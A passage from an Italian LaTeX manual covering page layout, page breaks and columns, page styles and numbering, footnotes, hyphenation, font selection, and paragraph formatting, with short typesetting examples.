\voffset	0.0pt	Scostamento verticale dal bordo superiore, dopo il margine di 2,54 cm (1 in).
\oddsidemargin	35.0pt	Margine dopo lo scostamento orizzontale, per le pagine destre.
\evensidemargin	89.0pt	Margine dopo lo scostamento orizzontale, per le pagine sinistre.
\textwidth	398.33858pt	Larghezza del corpo in cui si inserisce il testo.
\textheight	550.0pt	Altezza del corpo in cui si inserisce il testo.
\columnwidth	398.33858pt	Larghezza della colonna (se la pagina contiene una sola colonna di testo, la larghezza corrisponde a quella del corpo a disposizione).
\columnsep	10.0pt	Distanza tra le colonne, quando la composizione è a due colonne.
\headheight	12.0pt	Altezza dell'intestazione.
\topmargin	22.0pt	Margine dopo lo scostamento verticale, fino alla parte superiore della riga di intestazione.
\headsep	18.06749pt	Spazio di separazione verticale tra la base della riga di intestazione e la parte superiore del corpo.
\footskip	25.29494pt	Spazio tra la parte inferiore del corpo e la base della riga del piè di pagina.

È importante osservare i margini ('**\topmargin**', '**\oddsidemargin**' o '**\evensidemargin**') fanno riferimento a un punto di inizio spostato di un pollice, sia dal margine interno, sia dall'alto; pertanto, se si vogliono avere margini inferiori a 2,54 cm, i valori delle lunghezze di scostamento relative possono essere negativi.

238.2 Flusso verticale del testo, colonne e salti pagina

Con LaTeX, il testo viene distribuito verticalmente in modo analogo a quanto fa già TeX; tuttavia, cambiano i comandi per interrompere le righe e per il salto pagina, inoltre si inseriscono comandi per richiedere di non saltare pagina in un certo punto. La tabella seguente elenca i comandi che consentono un controllo del salto pagina:

Comando	Descrizione
`\newline`	interrompe il flusso del blocco per iniziare una riga nuova;
`\linebreak[0|1|2|3|4]`	richiede un'interruzione di riga con un grado di intensità pari al numero tra parentesi quadre (il numero maggiore richiede il salto pagina con maggiore insistenza);
`\newpage`	salta all'inizio della prossima colonna;
`\clearpage`	esegue un salto pagina, assicurando che vengano inseriti gli oggetti fluttuanti che non hanno ancora trovato posto nella composizione;
`\cleardoublepage`	esegue un salto pagina, in modo da iniziare con una pagina destra (dispari), assicurando che vengano inseriti gli oggetti fluttuanti che non hanno ancora trovato posto nella composizione;
`\pagebreak[0|1|2|3|4]`	richiede un salto pagina con un grado di intensità pari al numero tra parentesi quadre (il numero maggiore richiede il salto pagina con maggiore insistenza);

`\nopagebreak[0|1|2|3|4]`	richiede che non venga fatto un salto pagina nel punto in cui appare il comando, con un grado di intensità pari al numero tra parentesi quadre (il numero maggiore richiede che non si faccia il salto pagina con maggiore insistenza);
`{\samepage` *testo*`}`	richiede che il testo indicato rimanga nella stessa pagina;
`\vfill`	inserisce uno spazio verticale elastico.

I comandi '**`\newline`**', '**`\newpage`**', '**`\clearpage`**' e '**`\cleardoublepage`**' sono drastici (il particolare legato agli oggetti fluttuanti viene chiarito nel capitolo in cui si descrive l'inserimento di immagini e di tabelle fluttuanti), mentre '**`\linebreak`**', '**`\nolinebreak`**', '**`\pagebreak`**' e '**`\nopagebreak`**', con o senza opzione, dipendono dalla calcolo di convenienza che viene fatto in fase di composizione.

Per tenere unita una porzione di testo, il metodo più efficace è dato dal comando '**`\samepage`**', che deve essere inserito in un raggruppamento tra parentesi graffe, come si vede nella tabella riepilogativa. Tuttavia, anche in questo caso, non si può garantire che tutto il pezzo richiesto rimanga nella stessa pagina: la probabilità che sia inserita un'interruzione di pagina aumenta con l'allontanarsi dal comando.

Tra questi comandi, '**`\vfill`**' non serve per ottenere o per evitare dei salti pagina, ma consente di spostare in basso del testo, quando viene usato con la richiesta di un salto pagina. Si osservi l'esempio seguente:

```
\noindent Bla bla bla bla bla bla...

\vfill

\noindent Copyright © 2002-2022 Tizio Tizi

\noindent This information is free; you can redistribute it and/or
modify it under the terms of the GNU General Public License as published
by the Free Software Foundation; either version 2 of the License, or (at
your option) any later version.

\noindent This work is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General
Public License for more details.

\noindent You should have received a copy of the GNU General Public
License along with this work; if not, write to the Free Software
Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

\newpage
```

La figura 238.2 mostra il risultato della composizione, simulando una pagina molto corta, per questioni di spazio.

Figura 238.2. Allineamento in basso del testo con l'aiuto di '**\vfill**'.

Bla bla bla bla bla bla...

Copyright © 2002-2022 Tizio Tizi
This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.
This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.
You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

È da osservare che, a differenza del linguaggio TeX puro e semplice, i comandi per il salto pagina provvedono da soli ad aggiungere uno spazio elastico adeguato, per evitare che il contenuto della pagina venga allungato in modo inopportuno.

I comandi che richiedono un salto pagina, non si possono cumulare. In pratica, due comandi '**\newpage**' in sequenza, generano un salto solo. Per riuscire a ottenere un salto pagina aggiuntivo, occorre scrivere qualcosa, come uno spazio non interrompibile, prima di un nuovo salto pagina. È per questo che esiste il comando '**\cleardoublepage**' che permette di raggiungere l'inizio di una pagina destra.

LaTeX consente di controllare in modo complessivo l'allineamento verticale, attraverso due comandi molto semplici:

`\raggedbottom`	lascia che il testo si distribuisca verticalmente in modo naturale, senza tentare di allungarlo per occupare tutto lo spazio a disposizione;
`\flushbottom`	se possibile, allunga verticalmente gli spazi per occupare tutto lo spazio verticale della pagina.

LaTeX utilizza in modo predefinito una o l'altra forma, a seconda della classe del documento. Come già accennato, i comandi per il salto pagina inseriscono automaticamente uno spazio elastico sufficiente a evitare che in quel punto si tenti di allungare il testo fino alla fine della pagina; tuttavia, ci sono situazioni in cui con la modalità corrispondente al comando '**\flushbottom**' si ottengono pagine troppo allungate.

In condizioni normali, LaTeX genera una composizione su una sola colonna verticale; tuttavia è possibile distribuire il testo su due colonne, con l'uso di due comandi particolari, che consentono di cambiare da una modalità all'altra:

`\onecolumn`	inizia una nuova pagina con una sola colonna;

`\twocolumn`	inizia una nuova pagina con due colonne;
`\twocolumn[`*testo*`]`	inizia una nuova pagina con due colonne, mettendo il testo che appare tra parentesi quadre all'inizio, ma distribuito orizzontalmente su entrambe le colonne.

L'esempio seguente consente di vedere in pratica una composizione a due colonne. Si può osservare il fatto che la frase iniziale viene posta a cavallo delle due colonne.

```
\twocolumn[Bla bla bla bla... questo testo va a cavallo delle due colonne]

Qui inizia la suddivisione del testo in due colonne verticali. Bla bla
bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla...

\newpage

Qui inizia un'altra colonna, a seguito dell'uso del comando di salto
pagina semplice. Bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla...
```

Come si può osservare nella composizione finale che appare nella figura 238.3, il comando '**`\newpage`**' genera un salto fino all'inizio della colonna successiva, indipendentemente dal fatto che questa si trovi nella pagina corrente o in quella successiva. Al contrario, i comandi '**`\clearpage`**' e, necessariamente, '**`cleardoublepage`**', fanno ricominciare la composizione effettivamente in una pagina nuova.

Figura 238.3. Esempio di composizione a due colonne.

Bla bla bla bla... questo testo va a cavallo delle due colonne

Qui inizia la suddivisione del testo in due colonne verticali. Bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Qui inizia un'altra colonna, a seguito dell'uso del comando di salto pagina semplice. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Il comando '**`\twocolumn`**' crea due colonne di larghezza uguale, utilizzando lo spazio definito dalla lunghezza '**`\textwidth`**', meno lo spazio di '**`\columnsep`**'. Pertanto, se si desidera cambiare la larghezza dello spazio interno alle colonne occorre intervenire prima nella lunghezza '**`\columnsep`**' e quindi usare il comando '**`\twocolumn`**'.

238.3 Stile della pagina

LaTeX definisce in modo automatico l'aspetto della riga di intestazione e di quella del fondo pagina, in base alla classe del documento, inserendo eventualmente delle varianti all'inizio delle parti e dei capitoli. I comandi elencati nella tabella seguente, consentono di interferire nello stile della pagina:

`\pagestyle{plain}` `\thispagestyle{plain}`	richiede lo stile più semplice, in cui viene mostrato soltanto il numero di pagina;
`\pagestyle{empty}` `\thispagestyle{empty}`	richiede che venga eliminata qualunque indicazione, sopra e sotto il corpo del testo;
`\pagestyle{headings}` `\thispagestyle{headings}`	richiede che si utilizzino intestazioni e righe in fondo alla pagina in modo predefinito, secondo la classe del documento;
`\pagestyle{myheadings}` `\thispagestyle{myheadings}`	richiede che si utilizzino intestazioni e righe in fondo alla pagina secondo quanto richiesto espressamente con i comandi '**`\markboth`**' o '**`\markright`**';
`\markboth{`*intestazione_sinistra*`}{`*intestazione_destra*`}`	definisce delle righe di intestazione personalizzate, distinte per le pagine sinistre e per le pagine destre;
`\markright{`*intestazione_destra*`}`	definisce la riga di intestazione personalizzata per le pagine destre (si usa quando la classe del documento prevede di non distinguere tra pagine sinistre e destre);

Nell'elenco, sono stati messi assieme i comandi '**`\pagestyle`**' e '**`\thispagestyle`**', ma il primo interviene su tutte le pagine, a partire da quella in corso, fino al prossimo comando del genere, mentre il secondo riguarda esclusivamente la pagina in corso, come eccezione rispetto allo stile normale. LaTeX utilizza proprio questa tecnica per fare in modo che la pagina iniziale di un capitolo o di una parte sia diversa nello stile rispetto alle altre pagine normali.

Generalmente, le righe di intestazione sono definite automaticamente in modo appropriato, secondo la classe prescelta del documento. Per modificare manualmente queste righe di intestazione, si deve definire lo stile personalizzato, con il comando '**`\pagestyle{myheadings}`**', specificando il contenuto delle intestazioni con '**`\markboth`**' o con '**`\markright`**'. La definizione personalizzata delle intestazioni si limita a una riga di testo molto semplice, che viene allineata in modo appropriato (a sinistra nella pagine destre e a destra nelle pagine sinistre), per lasciare il posto al numero della pagina che viene inserito da LaTeX, senza poter intervenire su questo particolare.

A proposito dell'uso di '**`\markboth`**' e di '**`\markright`**', è interessante osservare che, se ci si trova in una pagina sinistra, viene preso in considerazione l'ultimo comando '**`\markboth`**' che rientri nella pagina, mentre se ci si trova in una pagina destra, viene preso in considerazione il primo comando '**`\markboth`**' o '**`\markright`**' che si trovi nella pagina stessa.

238.4 Numerazione delle pagine

LaTeX gestisce la numerazione delle pagine in modo automatico, attraverso il contatore '**page**'. A seconda della classe del documento, il contatore viene inizializzato in certi punti chiave, mostrando eventualmente una sequenza di numerazione differente. Se necessario, è possibile intervenire sul contatore e sull'aspetto della sequenza di numerazione.

`\pagenumbering{arabic}`	richiede una sequenza numerica normale (numeri arabi);
`\pagenumbering{roman}`	richiede una sequenza numerica con numeri romani fatti di lettere minuscole;
`\pagenumbering{Roman}`	richiede una sequenza numerica con numeri romani fatti di lettere maiuscole;
`\pagenumbering{alph}`	richiede una sequenza alfabetica minuscola;
`\pagenumbering{Alph}`	richiede una sequenza alfabetica maiuscola;
`\setcounter{page}{`*n*`}`	assegna alla pagina corrente il numero indicato; anche se si assegna un numero negativo, la progressione rimane in senso positivo.

Nella sezione 236.7.2 è stato descritto l'uso dei contatori; per modificare il contatore della pagina, è sufficiente agire sul nome '**page**', per esempio reinizializzandolo in questo modo:

```
\setcounter{page}{1}
```

Naturalmente, per intervenire in questo modo ci deve essere un buon motivo, perché la classe del documento provvede già a definire il modo migliore per reinizializzare il contatore al momento più opportuno.

Nello stesso modo, potrebbe essere interessante cambiare il modo in cui viene mostrato il numero della pagina, attraverso il comando '**\pagenumbering**', come descritto nella tabella.

238.5 Note a piè di pagina

Le note a piè di pagina vengono definite normalmente attraverso il comando '**\footnote**', che provvede da solo a incrementare il contatore delle note, corrispondente a '**footnote**', e a inserire la nota nella collocazione appropriata. Tuttavia, volendo fare riferimento alla stessa nota in più punti distinti, occorre separare la fase di dichiarazione da quella in cui si definisce il testo associato.

`\footnote{`*testo*`}`	incrementa il contatore delle note, inserisce il numero ad apice nel testo e mette la nota a piè di pagina;
`\footnotemark[\value{footnote}]`	lascia inalterato il contatore delle note e inserisce il numero attuale del contatore ad apice nel testo;
`\footnotemark[`*n*`]`	lascia inalterato il contatore delle note e inserisce il numero *n* ad apice nel testo;
`\footnotemark`	incrementa il contatore delle note, inserisce il numero ad apice nel testo, ma per la nota a piè di pagina attende il comando '**\footnotetext**';
`\footnotetext{`*testo*`}`	mette la nota a piè di pagina, associandole il numero attuale del contatore '**footnote**'.
`\footnotetext[`*n*`]{`*testo*`}`	mette la nota a piè di pagina, associandole il numero *n*.

238.6 Sillabazione

Come per TeX, si può usare il comando '**\hyphenation**' per dichiarare la sillabazione di parole che in qualche modo non vengono separate correttamente; per esempio così:

```
\hyphenation{car-tel-lo-ne ma-nu-a-le}
```

Eventualmente, come già annotato in un'altra sezione, se c'è la necessità di mantenere unita una parola, o più parole assieme, si può usare una scatola:

```
\mbox{file system}
```

In questo caso, oltre che impedire la separazione delle parole, si vuole anche evitare che la riga venga interrotta in corrispondenza dello spazio che le separa.

Capitolo 239

LaTeX: caratteri

In generale, LaTeX eredita la gestione dei caratteri da stampa del linguaggio TeX puro e semplice. In questo senso, valgono praticamente le stesse regole per ottenere le lettere accentate e gli altri simboli speciali, con la differenza che è possibile istruire LaTeX in modo che accetti la codifica ISO 8859-1, con le istruzioni seguenti, da inserire nel preambolo, come già descritto nel capitolo 236.

```
\usepackage[latin1]{inputenc}
\usepackage[T1]{fontenc}
```

Anche con LaTeX funzionano i legati in modo automatico, inoltre si definiscono i contesti matematici nello stesso modo di TeX.

La differenza importante di LaTeX sta nella definizione di una veste grafica complessiva e nel modo di fare riferimento ai caratteri da stampa, che avviene attraverso comandi differenti, con comportamenti diversi rispetto a TeX.

> Negli esempi, salvo indicazione diversa, si suppone di utilizzare nel preambolo i comandi necessari all'utilizzo della codifica ISO 8859-1:
>
> ```
> \usepackage[latin1]{inputenc}
> \usepackage[T1]{fontenc}
> ```

239.1 Caratteri che hanno un significato speciale

Alcuni simboli (caratteri) usati nel sorgente hanno necessariamente un significato speciale, nel senso che non si traducono nel segno corrispondente nella composizione. Questo problema esiste già con TeX, ma LaTeX offre delle alternative leggermente diverse nel modo di ottenere i simboli mancanti nella composizione. La tabella 239.1 riepiloga i simboli che hanno un significato speciale nel sorgente LaTeX, con l'indicazione del codice necessario per ottenere i segni corrispondenti nella composizione.

Tabella 239.1. Elenco dei caratteri che hanno significati particolari.

Carattere speciale	Utilizzo normale	Trasformazione per l'uso letterale
`\`	Prefisso di un comando o di un simbolo di controllo.	`\textbackslash`
`{` `}`	Apre e chiude un gruppo.	`\{` `\}`
`%`	Inizia un commento fino alla fine della riga.	`\%`
`&`	Tabulazione orizzontale.	`\&`
`~`	Spazio non interrompibile.	`\textasciitilde`
`$`	Inizia e conclude un contesto matematico.	`\$`
`^`	Apice, in un contesto matematico.	`\textasciicircum`
`_` (trattino basso)	Pedice, in un contesto matematico.	`\_{}`
`#`	Definisce la collocazione di un parametro.	`\#`
<SP>	Uno o più spazi vengono ridotti a uno solo.	`\`*<SP>*
`[` `]`	Alle volte, le parentesi quadre delimitano un'opzione e non vengono inserite nella composizione.	`{[}` `{]}`

Per quanto riguarda gli accenti ottenuti sovrapponendo il simbolo alla lettera successiva, il funzionamento è uguale a quello di TeX, come descritto nelle sezioni 231.2 e 235.3.

239.2 Corpi uniformi

Lo scopo principale di LaTeX è quello di impostare una veste grafica uniforme, dove, tra le altre cose si specificano inizialmente i corpi e gli stili dei caratteri da stampa da usare nei vari contesti. In particolare, con il comando iniziale '**`\documentclass`**' è possibile indicare la dimensione normale del testo, attraverso un'opzione (come '**`11pt`**'), a cui si adegua proporzionalmente tutto il resto (capitolo 236).

Alcuni comandi definiscono il corpo del carattere in base a delle definizioni relative:

`{\Huge` *testo*`}`
 	
`\begin{Huge}`*testo*`\end{Huge}`
	il corpo più grande della serie;

`{\huge` *testo*`}`
 	
`\begin{huge}`*testo*`\end{huge}`	

`{\LARGE` *testo*`}`
 	
`\begin{LARGE}`*testo*`\end{LARGE}`	

`{\Large` *testo*`}`
 	
`\begin{Large}`*testo*`\end{Large}`	

`{\large` *testo*`}`
 	
`\begin{large}`*testo*`\end{large}`	

`{\normalsize` *testo*`}`
 	
`\begin{normalsize}`*testo*`\end{normalsize}`
	la dimensione normale del testo;

`{\small` *testo*`}`
 	
`\begin{small}`*testo*`\end{small}`	

`{\footnotesize` *testo*`}`
 	
`\begin{footnotesize}`*testo*`\end{footnotesize}`	

`{\scriptsize` *testo*`}`
 	
`\begin{scriptsize}`*testo*`\end{scriptsize}`	

`{\tiny` *testo*`}`
 	
`\begin{tiny}`*testo*`\end{tiny}`
	il corpo più piccolo nell'ambito della veste grafica scelta.

In condizioni normali, questi comandi non vengono usati direttamente da chi scrive un documento in LaTeX; tuttavia, se c'è la necessità di ingrandire o di rimpicciolire il testo, con questi c'è la certezza di rimanere nelle dimensioni standard usate dallo stile prescelto:

```
Questo è un testo normale, che può diventare più {\large grande}
o più {\small piccolo}, a seconda delle esigenze.
```

Questo è un testo normale, che può diventare più grande o più piccolo, a seconda delle esigenze.

239.3 Caratteri da stampa

A differenza di TeX, i comandi di LaTeX che definiscono lo stile del carattere sono cumulabili. Per esempio, la definizione di un testo in corsivo può essere cumulata con quella del neretto, per ottenere un neretto corsivo.

Le caratteristiche principali di un carattere sono lo stile, la serie e il corpo. Lo stile e la serie possono essere definite utilizzando istruzioni del tipo seguente:

1. `\`*stile_serie_a*`{`*testo*`}`
2. `{\`*stile_serie_b testo*`}`
3. `\begin{`*stile_serie_b*`}`...`\end{`*stile_serie_b*`}`

I nomi delle istruzioni cambiano a seconda che si utilizzi un modo oppure l'altro. Per esempio, per scrivere un testo in corsivo, si possono utilizzare questi tre modi.

```
\textit{Testo in corsivo}

{\itshape Testo in corsivo}

\begin{itshape}Testo in corsivo\end{itshape}
```

Tutte le forme consentono di cumulare gli effetti; per esempio, si può scrivere '**`\textit{\textbf{`***testo***`}}`**', '**`{\itshape\bfseries`** *testo***`}`**', oppure '**`\begin{itshape}\begin{bfseries}`***testo***`\end{bfseries}\end{itshape}`**' per ottenere un neretto corsivo.

La tabella seguente elenca i comandi che possono essere usati in un contesto normale (non matematico):

`\textrm{`*testo*`}`
 	
`{\rmfamily` *testo*`}`
 	
`\begin{rmfamily}`*testo*`\end{rmfamily}`
	tondo;

`\textsf{`*testo*`}`
 	
`{\sffamily` *testo*`}`
 	
`\begin{sffamily}`*testo*`\end{sffamily}`
	lineare;

`\texttt{`*testo*`}`
 	
`{\ttfamily` *testo*`}`
 	
`\begin{ttfamily}`*testo*`\end{ttfamily}`
	dattilografico;

`\textbf{`*testo*`}`
 	
`{\bfseries` *testo*`}`
 	
`\begin{bfseries}`*testo*`\end{bfseries}`
	neretto;

`\textup{`*testo*`}`
 	
`{\upshape` *testo*`}`
 	
`\begin{upshape}`*testo*`\end{upshape}`
	normale, in contrapposizione al neretto;

`\textit{`*testo*`}`
 	
`{\itshape` *testo*`}`
 	
`\begin{itshape}`*testo*`\end{itshape}`
	corsivo;

`\textsl{`*testo*`}`
 	
`{\slshape` *testo*`}`
 	
`\begin{slshape}`*testo*`\end{slshape}`
	inclinato;

`\textsc{`*testo*`}`
 	
`{\scshape` *testo*`}`
 	
`\begin{scshape}`*testo*`\end{scshape}`
	maiuscoletto;

`\textnormal{`*testo*`}`
 	
`{\normalfont` *testo*`}`
 	
`\begin{normalfont}`*testo*`\end{normalfont}`
	testo normale.

La tabella successiva riguarda invece il contesto matematico:

`\mathnormal{`*testo*`}`	testo matematico normale;
`\mathrm{`*testo*`}`	tondo;
`\mathbf{`*testo*`}`	neretto;
`\mathsf{`*testo*`}`	lineare;
`\mathtt{`*testo*`}`	dattilografico;
`\mathit{`*testo*`}`	corsivo;
`\mathcal{`*testo*`}`	calligrafico;
`\mathsc{`*testo*`}`	maiuscoletto.

A titolo di esempio, la tabella 239.5 consente di confrontare le varianti seriali dello stile normale di scrittura.

Tabella 239.5. Combinazioni a coppie di serie per il testo normale.

	tondo	corsivo	neretto	inclinato	maiuscoletto
tondo	abc123	*abc123*	**abc123**	*abc123*	ABC123
corsivo	*abc123*	*abc123*	***abc123***	*abc123*	ABC123
neretto	**abc123**	***abc123***	**abc123**	***abc123***	**ABC123**
inclinato	*abc123*	*abc123*	***abc123***	*abc123*	ABC123
maiuscoletto	ABC123	*abc123*	**ABC123**	ABC123	ABC123

Oltre allo stile e alla serie del carattere può essere definito il corpo, con i comandi già mostrati nella sezione precedente, oppure in modo diretto, nel caso si debba andare al di fuori della veste grafica preimpostata. In tal caso, si usano dei comandi nella forma:

```
\fontsize{corpo}{distanza_tra_le_righe}\selectfont
```

Per esempio, per ottenere un corpo di 5 mm, con un'altezza della riga di 6 mm (il 120 % del corpo), si può usare il comando '**`\fontsize{5mm}{6mm}\selectfont`**':

```
Questo è un testo normale; {\fontsize{5mm}{6mm}\selectfont questo
carattere ha un corpo particolare}; qui il testo torna a essere normale.
```

Questo è un testo normale; questo carattere ha un corpo particolare; qui il testo torna a essere normale.

239.3.1 Enfatizzazione

Quando non ha importanza stabilire esattamente l'aspetto di un carattere, ma si vuole semplicemente enfatizzarlo rispetto al contesto in cui si trova, si può usare il comando '**\emph**'. L'esempio seguente mostra cosa accade quando in una situazione in cui il carattere è corsivo si usa questo comando:

```
\begin{itshape}Bla bla bla bla bla bla \emph{testo enfatizzato} bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...\end{itshape}
```

Bla bla bla bla bla bla testo enfatizzato *bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...*

239.4 Definizione dettagliata del carattere da stampa

Generalmente, i comandi già descritti a proposito della definizione del carattere da stampa sono più che sufficienti per l'utente normale di LaTeX; eventualmente, sono disponibili anche altri comandi più dettagliati, che si prestano particolarmente per la realizzazione di macro particolari. Questi comandi hanno in comune la necessità di usare alla fine il comando '**\selectfont**' per attuare le modifiche al carattere da stampa. La tabella seguente elenca i comandi che riguardano la definizione dettagliata del carattere da stampa (appare anche '**\fontsize**' che è già stato descritto nella sezione precedente):

`\fontencoding{OT1|T1|`*altra_codifica*`}`	definisce la codifica del carattere ('**T1**' rappresenta la codifica ISO 8859-1);
`\fontfamily{cmr|cmss|cmtt|`*altro_stile*`}`	definisce lo stile del carattere ('**cmr**' sta per *Computer modern roman*, '**cmss**' è il *Computer modern sans serifs*, '**cmtt**' è il *Computer modern typewriter text*);
`\fontseries{m|b|c|bc|bx|`*altra_serie*`}`	definisce la serie del carattere ('**m**' sta per *Medium*, '**b**' sta per *Bold*, '**c**' sta per *Condensed*, '**bc**' sta per *Bold condensed* e '**bx**' sta per *Bold extended*);
`\fontshape{n|it|sl|sc|ui|ol}`	definisce una variante della serie del carattere ('**n**' sta per *Normal*, '**it**' sta per *Italic*, '**sl**' sta per *Slanted*, '**sc**' sta per *Small caps*, '**ui**' sta per *Upright italic* e '**ol**' sta per *Outline*, ma naturalmente non tutti i tipi di carattere hanno a disposizione tutte le varianti possibili);
`\fontsize{`*corpo*`}{`*altezza_riga*`}`	definisce il corpo del carattere e l'altezza della riga;
`\selectfont`	abilita le modifiche fatte in precedenza al carattere (tipo, stile e dimensione);
`\usefont{`*codifica*`}{`*stile*`}{`*forma*`}`	definisce simultaneamente tutte le caratteristiche del carattere, escluso il corpo e la distanza tra le righe, senza nemmeno bisogno di '**\selectfont**' per attivare la scelta fatta.

A proposito del comando '**\usefont**', si osservi che il secondo argomento si riferisce alle sigle

utilizzabili con il comando '**\fontseries**', mentre il terzo argomento richiede una sigla riferita al comando '**\fontshape**'. La suddivisione delle varianti seriali in questi due gruppi deriva dall'organizzazione di LaTeX riguardo alla cumulabilità tra stili. In pratica, le varianti seriali di '**\fontseries**' non sono cumulabili tra di loro; per esempio, per ottenere un carattere stretto e neretto è già prevista una voce unica: '**bc**'. Lo stesso ragionamento vale per le varianti seriali di '**\fontshape**', mentre una variante di '**\fontseries**' è cumulabile con una variante di '**\fontshape**'.

Viene mostrato un esempio completo, in cui si può notare anche l'uso delle lettere accentate, a seguito della selezione della codifica '**T1**':

```
\documentclass{article}
\usepackage[italian]{babel}
%\usepackage[latin1]{inputenc}
%\usepackage[T1]{fontenc}
\frenchspacing
\pagestyle{empty}
\setlength{\textwidth}{14cm}
\begin{document}

Questo \'e un testo normale;
{\fontencoding{T1}\fontfamily{cmss}\fontseries{n}\fontshape{it}
\fontsize{5mm}{7mm}\selectfont questo è invece un carattere senza
grazie, chiaro, corsivo, con un corpo di 5 mm, in una riga alta 7 mm.}
Questo \'e di nuovo un carattere normale. \usefont{T1}{cmss}{n}{it}
Questo è ancora un carattere senza grazie, chiaro, corsivo, con un corpo
normale. \fontsize{5mm}{7mm}\selectfont Qui il carattere si ingrandisce
di nuovo. \normalfont Qui si ritorna a un carattere di stile e serie
normale, ma la dimensione rimane inalterata.

\end{document}
```

Questo è un testo normale; questo è invece un carattere senza grazie, chiaro, corsivo, con un corpo di 5 mm, in una riga alta 7 mm. Questo è di nuovo un carattere normale. Questo è ancora un carattere senza grazie, chiaro, corsivo, con un corpo normale. Qui il carattere si ingrandisce di nuovo. Qui si ritorna a un carattere di stile e serie normale, ma la dimensione rimane inalterata.

239.5 Linee e cornicette attorno al testo

Per LaTeX vale lo stesso problema di TeX a proposito della sottolineatura, nel senso che non fa parte dello stile e della serie del carattere. Tuttavia, LaTeX facilita anche altre forme di evidenziamento analoghe:

\underline{*testo*}	mette una linea sotto al testo;
$\overline{\hbox{*testo*}}$	mette una linea sopra al testo;
\frame{*testo*}	racchiude il testo in un rettangolo;
\fbox{*testo*}	racchiude il testo in un rettangolo, lasciando un po' di spazio.

In tutti i casi, il testo evidenziato si trova inserito in una scatola orizzontale, che come tale non può essere spezzata, creando eventualmente dei problemi di impaginazione.

Si osservi che il comando '**\overline**' è fatto per l'ambito matematico. Nella tabella, la sintassi mostra il modo corretto per poterlo utilizzare in un contesto normale, con l'aggiunta del comando '**\hbox**', allo scopo di comporre il testo sopralineato in un contesto normale.

Segue un esempio riepilogativo di queste forme di evidenziamento del testo:

```
Qui inizia un testo normale, in cui questa \underline{parola} appare
sottolineata; ma è possibile anche sopralineare $\overline{\hbox{questa
piccola frase}}$, così come si possono creare delle \frame{cornicette
schiacciate}, oppure \fbox{un po' più distanziate} dal testo.
```

Qui inizia un testo normale, in cui questa parola appare sottolineata; ma è possibile anche sopralineare questa piccola frase, così come si possono creare delle cornicette schiacciate, oppure un po' più distanziate dal testo.

239.6 Spostamento verticale del testo

A volte può essere necessario lo spostamento verticale di alcuni caratteri rispetto alla base della riga. Per fare questo si usa il comando '**\raisebox**', con cui si delimita il testo da spostare, specificando di quanto questo debba essere alzato (per abbassarlo si possono usare valori negativi):

\raisebox{*spostamento_verticale*}{*testo*}

Si osservi l'esempio seguente in cui si gioca con la parola «ciao»:

```
c\raisebox{1mm}{i}\raisebox{2mm}{a}\raisebox{1mm}{o}
c\raisebox{-1mm}{i}\raisebox{-2mm}{a}\raisebox{-1mm}{o}
```

ciao ciao

LaTeX: blocchi di testo

LaTeX impagina il testo in paragrafi, in modo analogo a quanto fa già il linguaggio TeX puro e semplice. Anche per LaTeX funziona il comando '**`\par`**', allo scopo di concludere un paragrafo in modo esplicito, oppure è sufficiente lasciare almeno una riga bianca tra un blocco e l'altro.

240.1 Caratteristiche normali di un paragrafo

Il paragrafo di LaTeX è costruito in maniera molto simile a quella di TeX, con la differenza che il controllo sulla sua estensione orizzontale dipende dall'impostazione della pagina e dalla suddivisione in colonne. Anche con LaTeX rimane il rientro della prima riga dei paragrafi, con l'eccezione normale del primo paragrafo dopo un titolo. La tabella 240.1 mostra alcuni dei comandi che controllano l'aspetto del paragrafo.

Tabella 240.1. Alcuni dei comandi che intervengono nella definizione del paragrafo.

Lunghezza	Valore predefinito	Descrizione
`\parindent`	0.0pt	Larghezza del rientro della prima riga (in questo caso il contesto è quello di una tabella; di solito il valore è maggiore di zero).
`\parskip`	0.0pt	Distanza aggiuntiva tra i paragrafi.
`\linewidth`	79.66649pt	Larghezza della riga (in condizioni normali coincide con la larghezza della colonna a disposizione).
`\baselineskip`	12.0pt	Distanza verticale tra la base di una riga e la base di quella successiva (questo valore viene modificato automaticamente se si cambia la dimensione del carattere da stampa).
`\leftskip`	0.0pt	Rientro sinistro del paragrafo.
`\rightskip`	0.0pt	Rientro destro del paragrafo.

Senza intervenire nella lunghezza definita dal comando '**`\parindent`**', è possibile annullare il rientro della prima riga con il comando '**`\noindent`**', così come è possibile usare '**`\indent`**' per ottenere l'effetto opposto in presenza di un paragrafo che non ha il rientro per qualche ragione. Tuttavia, anche annullando il rientro con il comando '**`\noindent`**', rimane il problema della distanza tra i paragrafi, che in condizioni normali risulta troppo piccolo per consentirne l'individuazione senza rientri. Pertanto, quando si intende scrivere un documento che non fa uso di rientri in modo sistematico, conviene modificare le lunghezze che contano, direttamente nel preambolo, per esempio così:

```
\setlength{\parindent}{0pt}
\setlength{\parskip}{1ex plus 0.5ex minus 0.2ex}
```

Si osservi però, che in questo modo non può funzionare nemmeno il comando '**`\indent`**', perché si limiterebbe a porre un rientro di zero punti.

Segue il riepilogo degli ultimi comandi descritti:

`\indent`	richiede espressamente il rientro della prima riga secondo il valore di '**`\parindent`**';
`\noindent`	annulla il rientro della prima riga per il paragrafo in cui si trova.

240.2 Allineamento del testo

